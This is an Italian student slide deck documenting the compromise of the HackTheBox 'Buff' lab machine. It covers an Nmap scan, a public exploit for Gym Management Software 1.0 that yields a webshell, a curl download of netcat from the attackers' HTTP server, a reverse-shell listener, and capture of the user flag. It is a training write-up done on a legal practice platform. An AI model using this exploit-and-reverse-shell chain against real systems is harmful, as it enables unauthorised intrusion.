

ATTACK SITE-WEB

sistemi & reti



J.R Fabrizio Agbonson, Jomini Pietro, Paolo Acchiardi

HackTheBox

Hack The Box è una piattaforma online che consente di **testare** e far progredire le proprie competenze in materia di sicurezza informatica.

Usandole in modo responsabile e **non hackerando target "reali"** per cui si potrebbe essere perseguiti legalmente.

La piattaforma ti fornisce un collegamento alla **loro rete vpn** dove sono presenti delle "macchine" dove eseguire gli attacchi.



Mini Kill chain

01

TARGET

Trovare una macchina da bullizzare

02

RECON

Alla ricerca di vulnerabilità

03

EXPLOIT

Attacco al sistema

04

EXFILTRATION

Estrazione dei dati :-)



01

TARGET

Alla ricerca di una macchina su cui
fare i test

10.10.10.198

La piattaforma dispone di varie macchine con un **indirizzo ip**, noi abbiamo scelto tra queste quello con indirizzo



02


RECON

Alla ricerca di vulnerabilità

Il **secondo punto** consiste nell'esaminare e trovare **vulnerabilità**.

Nella vittima e per farlo abbiamo usato Nmap creato per effettuare **port scanning**, cioè mirato all'individuazione di porte aperte su un **computer bersaglio**, in modo da determinare quali servizi di rete siano disponibili.

Dalla scansione abbiamo notato che c'era una **porta aperta** al 8080 che comunemente viene usata per i servizi **http**




```
smilefabri@kali: ~/Scrivania/buff-hack
File Azioni Modifica Visualizza Aiuto

smilefabri@kali:~/Scrivania/buff-hack$ nmap -sC -sV -sT 10.10.10.198 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-16 01:48 CET
Nmap scan report for ffub.htb (10.10.10.198)
Host is up (0.20s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
8080/tcp  open  http      Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-title: mrb3n's Bro Hut

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 45.82 seconds
smilefabri@kali:~/Scrivania/buff-hack$
```

Recognizione



Cercando sul browser e inserendo ip e la porta

10.10.10.198:8080 Ci indirizza a una pagina web.

da lì in poi abbiamo cercato e analizzato


La pagina alla ricerca di informazioni o falle nella sicurezza.

GYM MANAGEMENT

Alla fine abbiamo scoperto che c'era una vulnerabilità nella versione del software che è stato utilizzato per creare il sito.

(gym Management Software 1.0)

Infatti cercando su internet, la versione che viene utilizzato, come primo riferimento troviamo un sito di exploit.





03


EXPLOIT

Attacco alla macchina attraverso
un exploit

EXPLOIT

Un exploit è una tipologia di **script**, **virus**, **porzione di dati** o **binario** che sfrutta un bug o una vulnerabilità per **creare comportamenti** non previsti in software, hardware, o in sistemi elettronici

Avviando l'exploit (che alla fine non è altro che **un file python**) a cui diamo come parametro l'indirizzo della pagina web, che ci permettono di avere **accesso** al server Web da Remoto attraverso una **Webshell**, ma con delle limitazioni... infatti possiamo muoverci solo nella directory **C:\xampp\htdocs\gym\upload>**




```
smilefabri@kali: ~/Scrivania/buff-hack
File Azioni Modifica Visualizza Aiuto
smilefabri@kali:~/Scrivania/buff-hack$ sudo python3 48506.py http://10.10.10.198:8080/
/xxxxxxxxxxxxx=====
~xxxxxxxxxxxxx=====
[+] Successfully connected to webshell.
C:\xampp\htdocs\gym\upload>
```


La sola webshell non ci bastava,
per muoverci “liberamente” all’interno della
“macchina” della vittima, perciò abbiamo
appreso un nuovo metodo chiamato
reverse shell che ci ha permesso
di muoverci liberamente all’interno
del **computer della vittima**.

```
smile@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.99] from (UNKNOWN) [10.10.10.198] 50540
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>
```

REVERSE SHELL



Una **shell inversa** è una **shell remota**, dove la connessione viene effettuata dal sistema che **offre i servizi al cliente** che vuole utilizzare questi servizi

Creare una reverse shell


Per prima cosa ci siamo procurati

il file **nc.exe** (per la versione di windows)

che è un programma **open source a riga** di comando di comunicazione remota.

E attraverso la **webshell** abbiamo portato **netcat** sul computer della vittima.

Per portare il software su computer della vittima abbiamo avviato un **server http** con python.

A screenshot of a terminal window with a dark background. The title bar at the top reads 'smilefabri@kali: ~/Scrivania/buff-hack/webshell'. The terminal shows a menu bar with 'File', 'Azioni', 'Modifica', 'Visualizza', and 'Aiuto'. The prompt is 'smilefabri@kali:~/Scrivania/buff-hack/webshell\$'. The command entered is 'python3 -m http.server'. The output is 'Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...' followed by a cursor on a new line.

```
smilefabri@kali: ~/Scrivania/buff-hack/webshell
File  Azioni  Modifica  Visualizza  Aiuto
smilefabri@kali:~/Scrivania/buff-hack/webshell$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
█
```

Creare una reverse shell

Poi abbiamo usato **curl** per inviare un richiesta a nostro **server http** per prendere il software **nec2.exe**.

Directory of C:\xampp\htdocs\gym\upload

```
16/11/2020 00:59 <DIR> .
16/11/2020 00:59 <DIR> ..
16/11/2020 00:59      54 kamehameha.php
15/11/2020 23:40    59,392 nc.exe
16/11/2020 00:48   675,752 plink.exe
15/11/2020 23:40      53 shellReversa.php
16/11/2020 00:16   35,107 winpeas.bat
                    5 File(s)      770,358 bytes
                    2 Dir(s)    7,822,090,240 bytes free
```

```
C:\xampp\htdocs\gym\upload> curl http://10.10.14.99:8000/nc2.exe
```


Creare una reverse shell

Ora abbiamo **netcat** sul computer della vittima, adesso basta **avviarlo sul nostro pc** e poi sul computer della vittima e dopo abbiamo la riga di comando della **vittima**.

Il nostro **pc** fa da server:

```
smilefabri@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.99] from (UNKNOWN) [10.10.10.198] 50540
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>
```



04

EXFILTRATION

Estrazione del flag :)

Per **recuperare i dati** che ci interessano abbiamo fatto semplicemente copia incolla... :-)

(Anche se potevano **usare la reverse shell** per inviarci direttamente i file al server http semplice creato con python)

In questo caso abbiamo preso solo il flag per ricevere i punti.

c'erano **due tipi di flag** una user(quella che abbiamo preso noi) e l'altra root un po più complicata perché dovevi fare una **Privilege Escalation**. Per poi accedere alla cartella del admin.

```
C:\Users\shaun\Desktop>type user.txt
type user.txt
223e55914bac14d2a418af6a671689e8

C:\Users\shaun\Desktop>
```

FINE

Creato da J.R Fabrizio Agbonson, Paolo Acchiardi, Jomini Pietro



Risorse:

Suggerimenti e fonti da cui imparare:

- <https://forum.hackthebox.eu/>
- <https://academy.hackthebox.eu/>

Ambiente dove abbiamo testato l'attacco:

- <https://www.hackthebox.eu/login>

Tools & software:

- Kali linux: <https://www.kali.org/>
- Nmap: <https://nmap.org/>
- Virtualbox: <https://www.virtualbox.org/>
- Exploit-db: <https://www.exploit-db.com/>

